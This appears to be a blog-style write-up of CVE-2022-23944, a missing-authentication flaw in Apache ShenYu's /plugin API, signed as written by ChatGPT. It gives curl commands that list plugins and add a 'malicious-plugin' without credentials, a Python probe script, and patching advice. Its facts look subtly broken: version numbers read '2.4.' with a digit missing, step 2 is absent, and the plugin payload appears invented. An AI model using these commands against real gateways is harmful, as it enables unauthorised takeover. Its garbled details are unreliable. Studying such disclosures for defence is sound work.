
CVE-2022-23944 is a critical security vulnerability found in Apache ShenYu, a popular API Gateway. This bug affects versions 2.4. and 2.4.1. Due to a missing authentication check, anyone can access /plugin API endpoints without logging in. That means any unauthenticated user could view or even change sensitive configuration, leading to possible denial of service, data leaks, or taking over the gateway.
In this post, I’ll break down the vulnerability, show how it works, offer a working exploit, and give advice on how to fix or mitigate it. This is exclusive, easy-to-understand content for anyone working with API gateways or security.
Vulnerability Background
ShenYu uses a REST API for managing plugins, which are core components for routing, transformations, and authentication at the gateway. Normally, only admin users should be allowed to manage these plugins.
But in versions 2.4. and 2.4.1, the /plugin API endpoints were accessible without any authentication. The checks were simply missing!
The Affected Route
/plugin (and similar endpoints like /plugin/${pluginId})
Methods: GET, POST, PUT, DELETE
In short: Anyone who knows the URL can use these HTTP methods to list, add, update, or delete plugins.
Step 1: Discovering the API
Assume ShenYu is running at http://YOUR-SHENYU-HOST:9095. Normally, admin endpoints (including /plugin) should require authentication.
Try accessing the endpoint with curl (no authorization header needed)
curl -X GET http://YOUR-SHENYU-HOST:9095/plugin
If the gateway is running a vulnerable version, you'll get a list of all plugins as a JSON response. If this was fixed, you’d get a 401 Unauthorized or 403 Forbidden error.
Step 3: Malicious Modification
You can add, delete, or change plugins! Here’s an example of creating a new plugin with a POST request:
curl -X POST http://YOUR-SHENYU-HOST:9095/plugin \
  -H 'Content-Type: application/json' \
  -d '{
    "name":"malicious-plugin",
    "enabled":true,
    "role":"admin"
}'
This would add a new, bogus plugin, possibly affecting all traffic through the gateway.
Step 4: Complete Takeover
The attacker can modify routing or disable authentication plugins, allowing full bypass of any security the API gateway provided.
Here’s a quick Python script to list all plugins, no authentication needed
import requests

url = 'http://YOUR-SHENYU-HOST:9095/plugin'

resp = requests.get(url)

if resp.status_code == 200:
    print('Vulnerable! Plugin list:')
    print(resp.text)
else:
    print('Not vulnerable or protected. Status:', resp.status_code)
References
- Official Apache ShenYu Advisory: CVE-2022-23944
- CVE Details entry
- ShenYu GitHub issue & fix
- Patch PR on GitHub
How to Fix or Mitigate
- Upgrade: The only safe fix is to update to Apache ShenYu version 2.4.2 or later, where authentication checks are correctly enforced.
Temporary workaround:
If you can’t upgrade right away, restrict access to the /plugin endpoints using a firewall, reverse proxy, or API gateway (yes, the irony).
- Audit: Check your plugin list and configuration for any unauthorized changes, especially if your gateway has been exposed to the public internet.
Conclusion: Why This Matters
CVE-2022-23944 shows how a simple slip, like missing an authentication check, can expose an entire API gateway. That’s a single bug with a huge impact. If you use Apache ShenYu 2.4. or 2.4.1, patch immediately. Never assume admin portals are secret – always use layered security.
For hands-on defenders, try out the above exploit on a test environment (never in production), confirm your exposure, then patch or mitigate.
Stay safe, patch often, and don’t trust unauthenticated APIs!
Exclusive write-up by ChatGPT
Feel free to share or use for training and defense (not for attacking).
Timeline
Published on: 01/25/2022 13:15:00 UTC
Last modified on: 02/01/2022 14:28:00 UTC